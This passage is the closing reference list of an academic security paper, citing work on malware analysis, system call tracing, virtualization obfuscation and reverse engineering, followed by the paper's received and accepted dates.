[35] Yuto Otsuki, Eiji Takimoto, Shoichi Saito, Eric W. Cooper, and Koichi Mouri. 2015. Identifying system calls invoked by malware using branch trace facilities. In *International MultiConference of Engineers and Computer Scientists (IMECS'15)*. Newswood Limited.

[36] Giancarlo Pellegrino, Constantin Tschürtz, Eric Bodden, and Christian Rossow. 2015. jäk: Using dynamic analysis to crawl and test modern web applications. In *Proceedings of the 18th International Symposium on Research in Attacks, Intrusions and Defenses (RAID'15)*. Springer, 295–316.

[37] Jonas Pfoh, Christian Schneider, and Claudia Eckert. 2011. Nitro: Hardware-based system call tracing for virtual machines. In *Proceedings of the 6th International Workshop on Security (IWSEC'11)*. Springer, 96–112.

[38] ReactOS Project. [n.d.]. ReactOS. Retrieved August 16, 2018 from https://www.reactos.org/.

[39] Microsoft Research. [n.d.]. Detours. Retrieved April 8, 2020 from https://github.com/microsoft/Detours.

[40] Rolf Rolles. 2009. Unpacking virtualization obfuscators. In *Proceedings of the 3rd USENIX Workshop on Offensive Technologies (WOOT'09)*. USENIX.

[41] Alireza Saberi, Yangchun Fu, and Zhiqiang Lin. 2014. Hybrid-bridge: Efficiently bridging the semantic gap in virtual machine introspection via decoupled execution and training memoization. In *Proceedings of the 21st Annual Network and Distributed System Security Symposium (NDSS'14)*. Internet Society.

[42] Monirul Sharif, Andrea Lanzi, Jonathon Giffin, and Wenke Lee. 2009. Automatic reverse engineering of malware emulators. In *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy*. IEEE, 94–109.

[43] Asia Slowinska, Traian Stancescu, and Herbert Bos. 2011. Howard: A dynamic excavator for reverse engineering data structures. In *Proceedings of the 18th Annual Network and Distributed System Security Symposium (NDSS'11)*. Internet Society, 1–20.

[44] Temple F. Smith, Michael S. Waterman, et al. 1981. Identification of common molecular subsequences. *Journal of Molecular Biology* 147, 1 (1981), 195–197.

[45] VMProtect Software. [n.d.]. VMProtect. Retrieved April 27, 2020 from https://vmpsoft.com/.

[46] T. Sven. [n.d.]. JSDetox. Retrieved September 20, 2019 from http://relentless-coding.org/projects/jsdetox/.

[47] PowerShell Team. [n.d.]. PowerShell. Retrieved August 16, 2018 from https://github.com/powershell.

[48] Toshinori Usui, Yuto Otsuki, Yuhei Kawakoya, Makoto Iwamura, Jun Miyoshi, and Kanta Matsuura. 2019. My script engines know what you did in the dark: Converting engines into script API tracers. In *Proceedings of the 35th Annual Computer Security Applications Conference (ACSAC'19)*. ACSA, 466–477.

[49] Timon Van Overveldt, Christopher Kruegel, and Giovanni Vigna. 2012. FlashDetect: ActionScript 3 malware detection. In *Proceedings of the 15th International Symposium on Research in Attacks, Intrusions and Defenses (RAID'12)*. Springer, 274–293.

[50] Norman Wilde and Michael C. Scully. 1995. Software reconnaissance: Mapping program features to code. *Journal of Software Maintenance: Research and Practice* 7, 1 (1995), 49–62.

[51] Carsten Willems, Ralf Hund, and Thorsten Holz. 2013. CXPInspector: Hypervisor-based, hardware-assisted system monitoring. *Technical Report TR-HGI-2012-002* (2013), 24.

[52] W. Eric Wong, Swapna S. Gokhale, Joseph R. Horgan, and Kishor S. Trivedi. 1999. Locating program features using execution slices. In *Proceedings of the 1999 IEEE Symposium on Application-Specific Systems and Software Engineering and Technology (Cat. No. PR00122) (ASSET'99)*. IEEE, 194–203.

[53] Dongpeng Xu, Jiang Ming, Yu Fu, and Dinghao Wu. 2018. VMHunt: A verifiable approach to partially-virtualized binary code simplification. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security (CCS'18)*. ACM, 442–458.

[54] Akira Yokoyama, Kou Ishii, Rui Tanabe, Yinmin Papa, Katsunari Yoshioka, Tsutomu Matsumoto, Takahiro Kasama, Daisuke Inoue, Michael Brengel, Michael Backes, et al. 2016. SandPrint: Fingerprinting malware sandboxes to provide intelligence for sandbox evasion. In *Proceedings of the 19th International Symposium on Research in Attacks, Intrusions, and Defenses (RAID'16)*. Springer, 165–187.

[55] Junyuan Zeng, Yangchun Fu, and Zhiqiang Lin. 2016. Automatic uncovering of tap points from kernel executions. In *Proceedings of the 19th International Symposium on Research in Attacks, Intrusions and Defenses (RAID'16)*. Springer, 49–70.

[56] Junyuan Zeng and Zhiqiang Lin. 2015. Towards automatic inference of kernel object semantics from binary code. In *Proceedings of the 18th International Symposium on Research in Attacks, Intrusions and Defenses (RAID'15)*. Springer, 538–561.

[57] Shitong Zhu, Xunchao Hu, Zhiyun Qian, Zubair Shafiq, and Heng Yin. 2018. Measuring and disrupting anti-adblockers using differential execution analysis. In *Proceedings of the 25th Annual Network and Distributed System Security Symposium (NDSS'18)*. Internet Society.

Received May 2020; accepted August 2020